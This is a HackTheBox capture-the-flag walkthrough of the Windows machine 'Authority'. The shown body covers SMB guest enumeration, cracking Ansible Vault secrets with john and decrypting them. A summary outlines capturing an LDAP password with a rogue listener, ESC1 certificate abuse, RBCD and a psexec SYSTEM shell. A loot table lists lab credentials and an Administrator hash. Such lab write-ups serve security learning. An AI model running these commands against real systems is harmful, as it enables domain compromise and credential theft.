HackTheBox: Authority

🎯 Authority
| OS: Windows | Difficulty: Medium | IP: 10.129.229.56 |
⛓️ TL;DR / Attack Chain
- Foothold: Enumerated an exposed SMB share containing Ansible deployment files. Found encrypted Ansible Vault hashes inside
PWM/defaults/main.yml. Cracked the vault password (!@#$%^&*) usingansible2johnand decrypted the file to obtain thesvc_pwmcredentials. Logged into the PWM (Password Self Service)Configuration Editor. Modified the LDAP connection settings to point to a roguenclistener, capturing thesvc_ldapservice account password in cleartext. - PrivEsc: Enumerated ADCS using
svc_ldapand found theCorpVPNtemplate vulnerable to ESC1 (Enrollee Supplies Subject). Sincesvc_ldaplacked enrollment rights, abused the Machine Account Quota (MAQ) to create a new computer account (PWNPC$). Requested a certificate for the Administrator via ESC1 using the new machine account. Kerberos authentication (certipy-ad auth) failed due to lack ofPKINITsupport on the DC (KDC_ERR_PADATA_TYPE_NOSUPP). Bypassed this by using the certificate to authenticate via LDAPS (Schannel) and performed a Resource-Based Constrained Delegation (RBCD) attack. GrantedPWNPC$delegation rights over the Domain Controller (AUTHORITY$), requested a Kerberos ticket for the Administrator via S4U2Proxy (impacket-getST), and gained a SYSTEM shell viaimpacket-psexec.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
Ansible Vault |
!@#$%^&* |
Cracked via ansible2john and rockyou.txt from the pwm_admin_password.hash found in the SMB Development share. |
svc_pwm |
pwm_@dm!N_123 |
Decrypted from the Ansible Vault files, granting access to the PWM Configuration Editor. |
svc_ldap |
1DaP_1n_th3_cle4r! |
Captured in cleartext by changing the PWM LDAP server to an attacker-controlled IP and listening on port 389 with nc. |
PWNPC$ |
PwnP@ssw0rd123! |
Self-created machine account (abusing MAQ = 10) to bypass the Domain Computers requirement for ESC1 enrollment. |
Administrator |
6961f422924da90a6928197429eea4ed |
Dumped secrets via Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache created by abusing the RBCD PWNPC$ -> AUTHORTIY$. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.229.56" ; DOMAIN="authority.htb" && \
  # sudo timedatectl set-ntp off && \ # this in case ntpdate's work is reset automatically
  sudo ntpdate $DOMAIN && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 18:53 +0200
Nmap scan report for authority.htb (10.129.229.56)
Host is up (0.027s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-15 20:54:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T20:55:41+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-05-15T20:55:42+00:00; +4h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T20:55:41+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-05-15T20:55:42+00:00; +4h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp  open  ssl/http      Apache Tomcat (language: en)
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2026-05-13T20:50:47
|_Not valid after:  2028-05-15T08:29:11
| tls-alpn:
|_  h2
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
53957/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-15T20:55:33
|_  start_date: N/A
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.16 seconds
Port 80 and 8443 stand out.
HTTP/8443
http://authority.htb:8443/

https://authority.htb:8443/

That’s PWM. The popup indicates that the application is in Configuration Mode so we need to log into the Configuration Manager or
Configuration Editor which both require a password. Tried admin:admin and other weak credentials but none worked.
SMB
$ nxc smb $IP -u '' -p '' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\:
SMB         10.129.229.56   445    AUTHORITY        [-] Error enumerating shares: STATUS_ACCESS_DENIED

$ nxc smb $IP -u 'guest' -p '' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
Always make sure to check for NULL Sessions and
guestsession!
We see non-standard Shares: Department Shares and Development (that we can read). Let’s explore these:
$ nxc smb $IP -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True

<SNIP>

$ ls ~/.nxc/modules/nxc_spider_plus/$IP
Development

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/Development
Automation

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/Development/Automation
Ansible

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible
ADCS  LDAP  PWM  SHARE

$ ls ~/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible/*
/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/ADCS:
defaults  LICENSE  meta  molecule  README.md  requirements.txt	requirements.yml  SECURITY.md  tasks  templates  tox.ini  vars

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/LDAP:
defaults  files  handlers  meta  README.md  tasks  templates  TODO.md  Vagrantfile  vars

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM:
ansible.cfg  ansible_inventory	defaults  handlers  meta  README.md  tasks  templates

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/SHARE:
tasks

$ ls /home/tralsesec/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible/PWM
ansible.cfg  ansible_inventory	defaults  handlers  meta  README.md  tasks  templates
📦[tralsesec@kali Authority]$ cat /home/tralsesec/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible/PWM/ansible.cfg
[defaults]

hostfile = ansible_inventory
remote_user = svc_pwm

gathering = smart

# Set default roles_path to look for roles
roles_path = /Roles


# Enable callback to track completion time for each task
callbacks_enabled=profile_tasks


# Disable SSH host key checking
host_key_checking = False


# Configure Winrm connection timeout settings to run longer tasks
ansible_winrm_read_timeout_sec = 3000
ansible_winrm_connection_timeout = 3000


[ssh_connection]
pipelining = true


$ ls /home/tralsesec/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible/PWM/*
/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/ansible.cfg	 /home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/README.md
/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/ansible_inventory

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/defaults:
main.yml

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/handlers:
main.yml

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/meta:
main.yml

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/tasks:
main.yml

/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.229.56/Development/Automation/Ansible/PWM/templates:
context.xml.j2	tomcat-users.xml.j2

$ cat /home/tralsesec/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible/PWM/templates/*
<?xml version="1.0" encoding="UTF-8"?>
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor" sameSiteCookies="strict" />
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Long|Number|String)|org\.apache\.catalina\.filters\.CsrfPreventionFilter\$LruCache(?:\$1)?|java\.util\.(?:Linked)?HashMap"/>
</Context>
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
We found some credentials, let’s see if they work:

admin:T0mc@tAdm1n
robot:T0mc@tR00t
Admin:
Robot:

Both credentials didn’t work and tomcat is not exposed according to nmap. So we have to dig further:
$ cd /home/tralsesec/.nxc/modules/nxc_spider_plus/$IP/Development/Automation/Ansible

$ ls
ADCS  LDAP  PWM  SHARE

$ ls SHARE
tasks

$ ls SHARE/tasks/
main.yml

$ cat SHARE/tasks/main.yml
    - name: Make subdirectories under Share
      ansible.windows.win_file:
        path: ""
        state: directory
      loop:
        - C:\Share\Internal
        - C:\Share\Internal\IT\Public
        - C:\Share\Internal\IT\Private
        - C:\Share\Internal\HR\Public
        - C:\Share\Internal\HR\Private
        - C:\Share\Internal\R&D\Public
        - C:\Share\Internal\R&D\Private
        - C:\Share\Internal\Marketing\Public
        - C:\Share\Internal\Marketing\Private
        - C:\Share\Internal\Finance\Public
        - C:\Share\Internal\Finance\Private
        - C:\Share\Internal\Executives\Public
        - C:\Share\Internal\Executives\Private
        - C:\Share\Internal\Accounting\Public
        - C:\Share\Internal\Accounting\Private

    - name: Make user folders for all users
      ansible.windows.win_powershell:
        script: |
          $path = "C:\Share\"
          $users = (Get-ADUser -Filter * ).Name
          foreach ($user in $users) {
            New-Item -ItemType Directory -Force -Path $path\$user}

    - name: Create User Share
      win_share:
          name: ''
          description: ''
          path: ''
          list: ''
          full: ''
          read: ''
      with_items:
        - {path: 'C:\Share', share_name: 'User Share', share_description: 'Share for Users', full: 'Administrators, Domain Users', read: 'Domain Users', list: no }

    - name: Enable inherited ACL
      ansible.windows.win_acl_inheritance:
        path: C:\Share
        state: present

    - name: ACL
      ansible.windows.win_acl:
        path: C:\Share
        user: Administrator, Domain Users
        rights: Full Control
        type: 'Allow'
        inherit:  None
        propagation: 'None'
Exposes some internal shares and automation running as Administrator.
We find also this:
$ cat PWM/ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
Maybe we can authenticate using evil-winrm:
$ evil-winrm -i $IP -u administrator -p Welcome1

<TIMEOUT>

# Verify credentials:
$ nxc winrm $IP -u administrator -p Welcome1
WINRM       10.129.229.56   5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.229.56   5985   AUTHORITY        [-] AUTHORITY\administrator:Welcome1
Don’t work.
Found another very interesting file:
$ cat PWM/defaults/main.yml
---
pwm_run_dir: ""

pwm_hostname: authority.htb.corp
pwm_http_port: ""
pwm_https_port: ""
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
Containing three different hashes we hopefully can crack:
$ cat << 'EOF' > pwm_admin_login.hash
$ANSIBLE_VAULT;1.1;AES256
326665343864353665376531366637316331386162643232303835663339663466623131613262396134353663663462373265633832356663356239383039640a346431373431666433343434366139356536343763336662346134663965343430306561653964643235643733346162626134393430336334326263326364380a6530343137333266393234336261303438346635383264396362323065313438
EOF

$ cat << 'EOF' > pwm_admin_password.hash
$ANSIBLE_VAULT;1.1;AES256
313563383439633230633734353632613235633932356333653561346162616664333932633737363335616263326464633832376261306131303337653964350a363663623132353136346631396662386564323238303933393362313736373035356136366465616536373866346138623166383535303930356637306461350a3164666630373030376537613235653433386539346465336633653630356531
EOF

$ cat << 'EOF' > ldap_admin_password.hash
$ANSIBLE_VAULT;1.1;AES256
633038313035343032663564623737313935613133633130383761663365366662326264616536303437333035366235613437373733316635313530326639330a643034623530623439616136363563346462373361643564383830346234623235313163336231353831346562636632666539383333343238343230333633350a6466643965656330373334316261633065313363363266653164306135663764
EOF

$ ansible2john pwm_admin_* ldap_admin_password.hash > hashes

$ john --wordlist=/usr/share/wordlists/rockyou.txt ./hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (pwm_admin_password.hash)
!@#$%^&*         (pwm_admin_login.hash)
!@#$%^&*         (ldap_admin_password.hash)
3g 0:00:00:16 DONE (2026-05-15 19:17) 0.1873g/s 2486p/s 7459c/s 7459C/s 112500..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
All hashes could be cracked: all share the same password !@#$%^&*.
Now install ansible-vault via pipx in order to decrypt the hashes:
$ pipx install ansible-vault --include-deps

$ for i in $(ls *.hash); do cat $i | ansible-vault decrypt; echo; done
Vault password:<!@#$%^&*>
Decryption successful
DevT3st@123
Vault password:<!@#$%^&*>
Decryption successful
svc_pwm
Vault password:<!@#$%^&*>
Decryption successful
pWm_@dm!N_!23
